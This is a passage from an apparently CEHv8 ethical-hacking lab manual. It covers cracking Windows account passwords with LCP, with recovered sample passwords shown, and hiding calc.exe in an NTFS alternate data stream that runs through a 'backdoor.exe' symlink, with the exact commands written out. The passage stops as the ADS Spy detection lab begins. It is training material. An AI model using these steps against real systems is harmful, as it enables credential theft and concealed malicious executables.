computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers. This chapter demonstrates just how easily hackers can gather password information from your network and describes password vulnerabilities that exist in computer networks and countermeasures to help prevent these vulnerabilities from being exploited on your systems.

Lab Objectives

The objective of this lab is to help students learn to **monitor** a system **remotely** and to extract **hidden** files and other tasks that include:

- Extracting administrative passwords
- Hiding files and extracting hidden files
- Recovering passwords
- Monitoring a system remotely

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- A computer running **Windows Server 2012**
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 100 Minutes

Overview of System Hacking

The goal of system hacking is to **gain** access, escalate privileges, execute applications, and **hide** files.

TASK 1

Overview

Recommended labs to assist you in system hacking:

- Extracting Administrator Passwords Using **LCP**
- Hiding Files Using **NTFS Streams**
- Find Hidden Files Using **ADS Spy**
- Hiding Files Using the **Stealth Files Tool**
- Extracting SAM Hashes Using **PWdump7** Tool
- Creating the Rainbow Tables Using **Winrtge**
- Password Cracking Using **RainbowCrack**
- Extracting Administrator Passwords Using **LOphCrack**
- Password Cracking Using **Ophcrack**
- System Monitoring Using **RemoteExec**
- Hiding Data Using **Show** Steganography
- Viewing, Enabling and Clearing the Audit Policies Using **Auditpol**
- Password Recovery Using **CHNTPW.ISO**
- User System Monitoring and Surveillance Needs Using **Spytech SpyAgent**
- Web Activity Monitoring and Recording using **Power Spy 2013**
- Image Steganography Using **QuickStego**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Extracting Administrator Passwords Using LCP

Link Control Protocol (LCP) is part of the Point-to-Point (PPP) protocol. In PPP communications, both the sending and receiving devices send out LCP packets to determine specific information required for data transmission.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Hackers can break weak password storage mechanisms by using cracking methods that outline in this chapter. Many vendors and developers believe that passwords are safe from hackers if they don't publish the source code for their encryption algorithms. After the code is cracked, it is soon distributed across the Internet and becomes public knowledge. Password-cracking utilities take advantage of weak password encryption. These utilities do the grunt work and can crack any password, given enough time and computing power. In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords.

Lab Objectives

The objective of this lab is to help students learn how to crack administrator passwords for ethical purposes.

In this lab you will learn how to:

- Use an LCP tool
- Crack administrator passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- LCP located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking>Password Cracking Tools\LCP**
- You can also download the latest version of **LCP** from the link <http://www.lcpssoft.com/english/index.htm>

- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Follow the wizard driven installation instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server

Lab Duration

Time: 10 Minutes

Overview of LCP

LCP program mainly audits **user account passwords** and **recovers** them in Windows 2008 and 2003. General features of this protocol are **password recovery**, **brute force** session distribution, account information importing, and **hashing**. It can be used to test password security, or to recover lost passwords. The program can import from the local (or remote) computer, or by loading a SAM, LC, LCS, PwDump or Sniff file. LCP supports dictionary attack, brute force attack, as well as a hybrid of dictionary and brute force attacks.

Lab Tasks



T A S K 1

**Cracking
Administrator
Password**

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 1.1: Windows Server 2012 – Desktop view

2. Click the **LCP** app to launch **LCP**.

You can also download LCP from <http://www.lcsoft.com>.

Module 05 – System Hacking




FIGURE 1.2: Windows Server 2012 – Apps

3. The **LCP** main window appears.

LCP supports additional encryption of accounts by SYSKEY at import from registry and export from SAM file.




FIGURE 1.3: LCP main window

4. From the menu bar, select **Import** and then **Import from remote computer**.

Module 05 – System Hacking




FIGURE 1.4: Import the remote computer

5. Select **Computer name or IP address**, select the **Import type** as **Import from registry**, and click **OK**.





FIGURE 1.5: Import from remote computer window

6. The **output** window appears.




The screenshot shows the LCP (Leverage Password Cracker) interface. The main window title is "LCP - [C:\Program Files (x86)\LCP\pwd80013.txt]". The menu bar includes File, View, Import, Session, Help. Below the menu is a toolbar with various icons. A legend at the top indicates: Dictionary attack (checked), Hybrid attack (unchecked), and Brute force attack (unchecked). The dictionary word input field shows "0 / 0" and "0.0000 % done". The main table lists user names, their LM and NT passwords, and their corresponding NT Hashes. The users listed are Administrator, Guest, LANGUARD, Martin, Juggyboy, Jason, and Shiela. Most users have "NO PASSWO..." in both the LM and NT Password columns, with an "x" in the NT Hash column. The Administrator row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Guest row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The LANGUARD row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Martin row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Juggyboy row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Jason row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Shiela row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. At the bottom of the table, it says "Ready for passwords recovering" and "1 of 7 passwords were found (14.286%)".

❑ Main purpose of LCP program is user account passwords auditing and recovery in Windows

FIGURE 1.6: Importing the User Names

7. Now select any **User Name** and click the **Play** button.
8. This action generates passwords.



The screenshot shows the LCP interface after a password has been generated for the selected user name. The main window title is "LCP - [C:\Program Files (x86)\LCP\pwd80013.txt.lcp]". The menu bar includes File, View, Import, Session, Help. Below the menu is a toolbar with various icons. A legend at the top indicates: Dictionary attack (checked), Hybrid attack (unchecked), and Brute force attack (unchecked). The dictionary word input field shows "Administrator / 7 14.2857 % done". The starting combination is "ADMINISTRATORA" and the ending combination is "ADMINISTRATORZZ". The main table lists user names, their LM and NT passwords, and their corresponding NT Hashes. The users listed are Administrator, Guest, LANGUARD, Martin, Juggyboy, Jason, and Shiela. The Martin row now has "apple" in the LM Password column and "x" in the NT Hash column. The Guest row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The LANGUARD row has "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. The Jason row has "qweifly" in the LM Password column and "x" in the NT Hash column. The Shiela row has "test" in the LM Password column and "x" in the NT Hash column. The other users still have "NO PASSWO..." in the LM Password column and "x" in the NT Hash column. At the bottom of the table, it says "Passwords recovering interrupted" and "5 of 7 passwords were found (71.429%)".

FIGURE 1.7: LCP generates the password for the selected username

Lab Analysis

Document all the IP addresses and passwords extracted for respective IP addresses. Use this tool only for training purposes.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
LCP	<p>Remote Computer Name: WIN-D39MR5HL9E4</p> <p>Output:</p> <p>User Name - NT Password</p> <ul style="list-style-type: none">▪ Martin - apple▪ Juggyboy - green▪ Jason - qwerty▪ Shiela - test

Questions

1. What is the main purpose of LCP?
2. How do you continue recovering passwords with LCP?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Hiding Files Using NTFS Streams

A stream consists of data associated with a main file or directory (known as the main unnamed stream). Each file and directory in NTFS can have multiple data streams that are generally hidden from the user.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Once the hacker has fully hacked the local system, installed their backdoors and port redirectors, and obtained all the information available to them, they will proceed to hack other systems on the network. Most often there are matching service, administrator, or support accounts residing on each system that make it easy for the attacker to compromise each system in a short amount of time. As each new system is hacked, the attacker performs the steps outlined above to gather additional system and password information. Attackers continue to leverage information on each system until they identify passwords for accounts that reside on highly prized systems including payroll, root domain controllers, and web servers. In order to be an expert ethical hacker and penetration tester, you must understand how to hide files using NTFS streams.

Lab Objectives

The objective of this lab is to help students learn how to hide files using NTFS streams.

	Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking
--	--

Lab Environment

To carry out the lab you need:

- A computer running **Windows Server 2008** as virtual machine
- Formatted **C:** drive NTFS

Lab Duration

Time: 15 Minutes

Overview of NTFS Streams

NTFS (New Technology File System) is the standard file system of Windows.

NTFS supersedes the FAT file system as the preferred **file system** for Microsoft Windows operating systems. **NTFS** has several **improvements** over FAT and **HPFS** (High Performance File System), such as improved support for **metadata** and the use of advanced **data structures**.

Lab Tasks

TASK 1

NTFS Streams

1. Run this lab in Windows Server 2008 virtual machine
2. Make sure the **C:\ drive** is formatted for **NTFS**.
3. Create a folder called **magic** on the **C:\ drive** and copy **calc.exe** from **C:\windows\system32** to **C:\magic**.
4. Open a command prompt and go to **C:\magic** and type **notepad readme.txt** in command prompt and press **Enter**.
5. **readme.txt** in Notepad appears. (Click **Yes** button if prompted to create a new **readme.txt** file.)
6. Type **Hello World!** and **Save** the file.

NTFS stream runs on Windows Server 2008





FIGURE 2.1: Command prompt with "notepad readme.txt" command

7. Note the file **size** of the **readme.txt** by typing **dir** in the command prompt.
8. Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt:
type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

 A stream consists of data associated with a main file or directory (known as the main unnamed stream).



```
C:\Administrator>notepad readme.txt
C:\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is 34C9-D78F

Directory of C:\magic

09/12/2012  05:39 AM    <DIR>      .
09/12/2012  05:39 AM    <DIR>      ..
01/19/2008  06:51 AM        188,416 calc.exe
09/12/2012  05:40 AM            12 readme.txt
                2 File(s)       188,428 bytes
                2 Dir(s)   4,377,677,824 bytes free


C:\Administrator>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\Administrator>
```

FIGURE 2.2: Command prompt with hiding calc.exe command

- Type **dir** in command prompt and note the file size of **readme.txt**.

 NTFS supersedes the FAT file system as the preferred file system for Microsoft's Windows operating systems.



```
Administrator: Command Prompt
Directory of C:\magic

09/12/2012  05:39 AM    <DIR>      .
09/12/2012  05:39 AM    <DIR>      ..
01/19/2008  06:51 AM        188,416 calc.exe
09/12/2012  05:40 AM            12 readme.txt
                2 File(s)       188,428 bytes
                2 Dir(s)   4,377,677,824 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 34C9-D78F

Directory of C:\magic

09/12/2012  05:39 AM    <DIR>      .
09/12/2012  05:39 AM    <DIR>      ..
01/19/2008  06:51 AM        188,416 calc.exe
09/12/2012  05:44 AM            12 readme.txt
                2 File(s)       188,428 bytes
                2 Dir(s)   4,377,415,680 bytes free

C:\magic>
```


FIGURE 2.3: Command prompt with executing hidden calc.exe command

- The file **size** of the **readme.txt** **should not change**. Now navigate to the directory **c:\magic** and **delete calc.exe**.
- Return to the command prompt and type command:

mklink backdoor.exe readme.txt:calc.exe and press **Enter**

Module 05 – System Hacking

 A stream is a hidden file that is linked to a normal (visible) file.



```
Administrator: Command Prompt
09/12/2012  05:39 AM    <DIR>
01/19/2008  06:51 AM      188.416 calc.exe
09/12/2012  05:40 AM          12 readme.txt
              2 File(s)   188.428 bytes
              2 Dir(s)  4,377,677,824 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 34C9-D78F

Directory of C:\magic

09/12/2012  05:39 AM    <DIR> .
09/12/2012  05:39 AM    <DIR> ..
01/19/2008  06:51 AM      188.416 calc.exe
09/12/2012  05:44 AM          12 readme.txt
              2 File(s)   188.428 bytes
              2 Dir(s)  4,377,415,680 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <==> readme.txt:calc.exe

C:\magic>
```

FIGURE 2.4: Command prompt linking the executed hidden calc.exe

12. Type **backdoor**, press **Enter**, and the the calculator program will be **executed**.



```
Administrator: Command Prompt
09/12/2012  05:40 AM    12 readme.txt
              2 File(s)   188.428 bytes
              2 Dir(s)  4,377,677,812

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 34C9-D78F

Directory of C:\magic

09/12/2012  05:39 AM    <DIR>
09/12/2012  05:39 AM    <DIR> ..
01/19/2008  06:51 AM      188.416 calc.exe
09/12/2012  05:44 AM          12 readme.txt
              2 File(s)   188.428 bytes
              2 Dir(s)  4,377,415,680 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <==> readme.txt:calc.exe

C:\magic>backdoor
C:\magic>
```

FIGURE 2.5: Command prompt with executed hidden calc.exe

Lab Analysis

Document all the results discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
NTFS Streams	Output: Calculator (calc.exe) file executed

Questions

1. Evaluate alternative methods to hide the other exe files (like calc.exe).

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Find Hidden Files Using ADS Spy

Ads Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on Windows Server 2008 with NTFS file systems.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Hackers have many ways to obtain passwords. Hackers can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers. This chapter demonstrates just how easily hackers can gather password information from your network and describes password vulnerabilities that exist in computer networks and countermeasures to help prevent these vulnerabilities from being exploited on your systems. In order to be an expert ethical hacker and penetration tester, you must understand how to find hidden files using ADS Spy.

Lab Objectives

The objective of this lab is to help students learn how to list, view, or delete **Alternate Data Streams** and how to use them.

It will teach you how to:

- Use ADS Spy
- Find hidden files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- ADS Spy located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**
- You can also download the latest version of **ADS Spy** from the link <http://www.merijn.nu/programs.php#adsspy>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012**

Lab Duration

Time: 10 Minutes

Overview of ADS Spy

 An ADS (Alternate Data Stream) is a technique used to store meta-info on files.

ADS Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on **Windows Server 2008** with NTFS file systems. ADS Spy is a method of storing **meta-information** of files, without actually storing the information inside the file it belongs to.

Lab Tasks



Alternative Data Streams

1. Navigate to the CEH-Tools directory **D:\CEH-Tools\CEHv8 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**
2. Double-click and launch **ADS Spy**.




FIGURE 3.1 Welcome screen of ADS Spy

 ADS Spy is a small tool to list, view, or delete Alternate Data Streams (ADS) on Windows 2012 with NTFS file systems.

3. Start an **appropriate scan** that you need.
4. Click **Scan the system for alternate data streams**.

Module 05 – System Hacking

 **ADS are a way of storing meta-information regarding files, without actually storing the information in the file it belongs to, carried over from early MacOS compatibility**

